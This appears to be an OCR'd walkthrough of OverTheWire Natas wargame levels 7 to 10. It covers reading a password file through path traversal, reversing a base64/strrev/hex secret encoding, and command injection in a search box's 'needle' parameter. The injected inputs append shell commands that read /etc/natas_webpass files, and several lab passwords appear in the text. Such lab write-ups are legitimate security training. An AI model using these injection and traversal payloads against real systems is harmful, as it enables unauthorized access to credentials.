<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
</div>
</body>
</html>
```




Not secure | natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8

NATAS7


Home About

DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe

For This level, I had to find the secret again, so I looked at the source code and there I found the code of how they are comparing the secret with a encode secret key, so to decode the secret I followed the step in reverse order to the function was "bin2hex(strrev(base64encode(string)))" so first I converted the hex2bin and then reversed the string and use a base64 decoder to get the original secret!!



```
<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>
```



Result:
==QcCtmMml1ViV3b


PHP call:

```
<?php
echo hex2bin( '3d3d516343746d4d6d6c315669563362');
?>
```

PHP version:
5.4.0

Execute hex2bin($data);

$data =
3d3d516343746d4d6d6c315669563362



Reverse String

Enter the Text


```
==QcCtmMml1ViV3b
```

Size : **16** B, 16 Characters

☑ Auto

The Reverse String

```
b3ViV1lmMmtCcQ==
```



Decode from Base64 format

Simply enter your data then push the decode button.

```
b3ViV1lmMmtCcQ==
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.


UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

Decodes your data into the area below.


```
oubWYf2kBq
```



Access granted. The password for natas9 is W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl

Input secret:

For level 10, I used a command injection as the website gave a search box that linked to a file called dictonary.txt so if the needle field was injected with a semi column following with a Linux command it will slipt out the output and in order to get the password I used the command "cat /etc/natas_webpass/natas10".



Not secure | natas9.natas.labs.overthewire.org/?needle=;%20cat%20/etc/natas_webpass/natas10


NATAS9

Find words containing:

Output:

```
nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu

African
```

For this level, some of the special characters were blocked from searching, but using the source code and the cheat sheet for command injection I found only three-character were blocked which are "&semi;", "|", and "&" but using the cheat sheet I figure out other ways of using the commands so I used "$ cat /etc/natas_webpass/natas11" to get the pass for the next level.



Not secure | natas10.natas.labs.overthewire.org/?needle=$%20cat%20/etc/natas_webpass/natas11

NATAS10

For security reasons, we now filter on certain characters

Find words containing:

Output:

```
/etc/natas_webpass/natas11:U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK
dictionary.txt:
dictionary.txt:African
```